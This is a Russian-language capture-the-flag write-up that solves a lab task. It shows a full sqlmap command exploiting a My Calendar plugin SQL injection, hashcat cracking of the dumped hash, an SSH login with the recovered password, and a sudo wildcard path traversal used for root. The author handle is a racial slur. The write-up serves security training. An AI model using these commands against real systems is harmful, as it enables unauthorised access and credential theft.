
Название:	`Отцы-основатели`
Категория:	`Квесты`
Уровень:	`Сложный`
Очки:	`1000`
Описание:	`Я твердо верю в удачу. И я заметил, что чем больше я работаю, тем больше она мне улыбается.`
Теги:	`WP, SQLi, LPE`
Автор:	`N1GGA`

Прохождение:

Открываем веб-морду

Welcome to the site of the founding fathers. We are the oldest website developers in the world. In 120 years, no one has been able to hack into any of our resources. We have been promised big prizes for hacking at least one of our sites. But apparently, the hacker who can do it hasn't been born yet.


Это `WordPress`. Сканируем сайт на наличие уязвимых плагинов



Находим что у на сайте установлен уязвимый к проведению `SQL-инъекции` неавторизованным пользователем - плагин **`My Calendar 3.4.21`**


Логин нам известен - `admin`. Теперь вытащим хеш пароля админа, используя уязвимость в найденном плагине

```
sqlmap -u " http://s1ckly.ru:8000/?rest_route=/my-calendar/v1/events&from=1* "  --dbms=MySQL --batch -D wordpress -T wp_users -C user_pass --dump
```



Вытащили хеш. Теперь попробуем крякнуть его утилитой `hashcat` используя словарь `rockyou`


```
hashcat -m 400 -a 0 hash.txt --wordlist /usr/share/wordlists/rockyou.txt
```



Видим что хеш был крякнут. В итоге, у нас есть логин и пароль админа

`admin : sinceridad`

Входим в админку на сайте



И видим что у нас нет админских привилегий. И самое интересное - у нас ник почему-то не admin, а `mansory`. Пробуем авторизовать под `SSH` используя этот ник и полученный нами ранее пароль

```
┌──(root㉿kali)-[/var/www/html]
└─# ssh mansory@s1ckly.ru -p 2222
The authenticity of host '[s1ckly.ru]:2222 ([87.249.53.167]:2222)' can't be established.
ED25519 key fingerprint is SHA256:XRy67egmKFQQYHRkMyS+mD6+KL0wXGwCdkYbwTHCXZE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[s1ckly.ru]:2222' (ED25519) to the list of known hosts.
mansory@s1ckly.ru's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ id
uid=1000(mansory) gid=1000(mansory) groups=1000(mansory)
$
```

Есть, мы в системе. Забираем первую часть флага

```
$ cat first_part
CODEBY{Y0U_SH0CK3D_
$
```

Теперь нужно повыситься до рута, чтобы забрать вторую часть флага.

Смотрим команды которые можем выполнить с `SUDO`-правами

```
$ sudo -l
Matching Defaults entries for mansory on 828971d51851:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mansory may run the following commands on 828971d51851:
    (ALL) NOPASSWD: /usr/bin/cat /home/mansory/*
```

Видим что есть одна команда, которая позволяет читать любые файлы из директории `/home/mansory`

Но, звёздочка не запрещает нам перемещаться на директории ниже или выше. Используя такую лазейку забираем последнюю часть флага из директории рута

Бинго!